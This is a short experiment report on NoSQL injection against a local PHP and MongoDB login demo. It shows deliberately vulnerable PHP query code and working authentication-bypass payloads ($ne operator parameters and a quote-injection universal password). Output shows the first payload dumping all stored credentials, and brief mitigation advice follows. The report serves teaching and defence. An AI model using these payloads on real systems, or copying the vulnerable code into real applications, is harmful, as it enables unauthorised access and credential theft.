An Experiment of NoSQL Injection

Mingjun Yu

2021-12-11

Contents

Introduction **2**

Problem Analysis **2**

Experiment Environment **4**

Experiment **4**

Mitigation Method **7**

Conclusion **8**


References **8**

Introduction

As a back-end scripting language, PHP is widely used in web development. And MongoDB, a non-relational database, has become one of the most popular databases in the market because of its good scalability and high performance. This makes their security performance more important. In this project, I conducted a penetration test on *PHP+MongoDB* for this particular development scenario.


Problem Analysis

MongoDB stores data as a document, with a data structure consisting of key-value pairs (key=¿value). MongoDB documents are similar to JSON objects. Field values can contain other documents, arrays, and document arrays.



```
{
   name: "sue",
   age: 26,
   status: "A",
   groups: [ "news", "sports" ]
}
```

As the following picture[1] suggests, this is the architecture of a PHP web application. Under this architecture, the requests are encoded into JSON format and sent to the database. Below is an example of NoSQL injection.



Suppose there is an array:

$array('username' =>' MarkGrayson','password' =>' password');$

And this array would be encoded into JSON format:

$"username" : "MarkGrayson","password" : "password"$

If a PHP web application is used for login, and it employs the method HTTP *GET* to send data. The payload would be like this:

$username = Mark + Grayson\&password = password$

The PHP code used to process this would be like this:

```
$uname = $_GET['username'];
$pwd = $_GET['password'];
$query = new MongoDB\Driver\Query(array(
    'uname'=>$uname,
    'pwd'=>$pwd
));
$result = $manager->executeQuery('test.users', $query)->toArray();
```

This is intended to generate this query:
$db.users.find(username :' MarkGrayson', password :' password')$
The server would trust data sent by the browser, yet the browser is completely under the control of users, who could input abnormal data. For example, the payload could be malicious:
$username[\$ne] = 1\&password[\$ne] = 1$
The above payload would be translated into the following form:
$array("username" => array("\$ne" => 1), "password" => array("\$ne" => 1));$
$db.users.find(username : \$ne : 1, password : \$ne : 1)$
For MongoDB, $\$ne$ means "not equal to". So, this query would return all the documents that satisfy this condition, i.e., all the users whose username is not equal to 1 and whose password is not equal to 1.
This is just one way of executing query operations. Another way of executing query operations, which employs the operator $\$where$:

```
$manager = new MongoDB\Driver\Manager();

$uname = $_GET['username'];
$pwd = $_GET['password'];

$function = "function() {
            if(this.username == '$uname' && this.password == '$pwd')
            return {'username': this.username, 'password': this.password}}";

$query = new MongoDB\Driver\Query(array('$where' => $function));

$result = $manager->executeQuery('sec_test.users', $query)->toArray();
```

For this kind of code, there is an input that could be used as a universal password:
$username = anything\&password = admin'||'' ==' $
which is equivalent to

```
$function = "function q() {
            if(this.username == 'anything' \&\& this.password == 'admin' || '' == '')
            return true
            }";
```

With this vulnerability, anyone could log in to this application even if this person has never registered before.

Experiment Environment

- Configure the development environment for PHP.
- Install a web server on the local machine, such as *Nginx* or *Apache* .
- Install MongoDB.

For convenience, I directly installed WampServer, an integrated package of Apache web server, PHP interpreter, and MySQL database developed by the French. This eliminates the need for developers to spend time on the tedious process of configuring the environment, thus freeing up more energy for development. Then, I set up MongoDB with WampServer through the guidance of this post. My computer is 64-bit. The versions of the software I installed are listed below.


1. Apache Version 2.4.46
2. PHP Version 7.3.21
3. MongoDB extension version 1.11.1
4. MongoDB version 5.0.3
5. Browser Microsoft Edge

The way of running this project is listed in the file *ReadMe.txt*.


Experiment

In this project, I implemented two kinds of query methods analyzed in section Problem Analysis.

I inserted some documents into MongoDB first. This can be done with the web page `http://127.0.0.1/NoSQLInjectionAttackDemo/demo_register`.



```
> db.users.find()
{ "_id" : ObjectId("61abdd72cf3a000091003145"), "username" : "Mark Grayson", "password" : "password" }
{ "_id" : ObjectId("61abdde1cf3a000091003146"), "username" : "Atom Eve", "password" : "swordfish" }
{ "_id" : ObjectId("61abde0fcf3a000091003147"), "username" : "William Clockwell", "password" : "rock&roll" }
{ "_id" : ObjectId("61abef52cf3a000091003148"), "username" : "Anissa", "password" : "highfive" }
> _
```




Register

Username

Anissa


Password

highfive



```
Connect to database successfully.
Document inserted successfully.
```

Users can login through web sites http://127.0.0.1/NoSQLInjectionAttackDemo-master/demo_1 and http://127.0.0.1/NoSQLInjectionAttackDemo-master/demo_2.




Login

Username: Mark Grayson

Password: password

login succeed

```
username:Mark Grayson
password:password
0.0028610229492188seconds
```



Login


Username: Atom Eve

Password: swordfish

login succeed

0.027109146118164seconds


If the username of the password is wrong:



Username or password is wrong!

0.0042998790740967seconds

Then I put malicious payloads into the browser. As the following pictures show, these two kinds of malicious payloads worked.




success

127.0.0.1/NoSQLInjectionAttackDemo/login/login_1.php?username[$ne]=1&password[$ne]=1

login succeed

```
username:Mark Grayson
password:password
username:Atom Eve
password:swordfish
username:William Clockwell
password:rock&roll
username:Anissa
password:highfive
0.0021839141845703seconds
```




Login

127.0.0.1/NoSQLInjectionAttackDemo/demo_2

Login

Username: anything

Password: admin' || '' == '



success

127.0.0.1/NoSQLInjectionAttackDemo/login/login_2.php?username=anything&password=admin%27+%7C%...


login succeed

0.039620876312256seconds

Mitigation Method

It is necessary to always sanitize database inputs. Also, it is necessary to encrypt the data been transformed, other hackers can then gain access to how data is transmitted and how query statements are constructed, and launch targeted injection attacks.

I constructed a simple function to filter specific inputs, like $\$ne$, $\$gt$, such that the first kind of attack could be detected.


attacked
127.0.0.1/NoSQLInjectionAttackDemo/login/detected_login.php?username[$ne]=1&password[$ne]=1

Attacked

0.0015621185302734seconds

Conclusion

NoSQL databases are still subject to injection attacks, just like SQL databases. And the methods of attack are much more than I covered in this report. Thus, the developers of web applications need to pay more attention to security.

References

1. No SQL, No Injection?
2. NoSQL Injection Attack Demo
3. Vanilla Web Projects
4. Setup MongoDB with WAMP
5. Download Address of WampServer
6. Download Address of MongoDB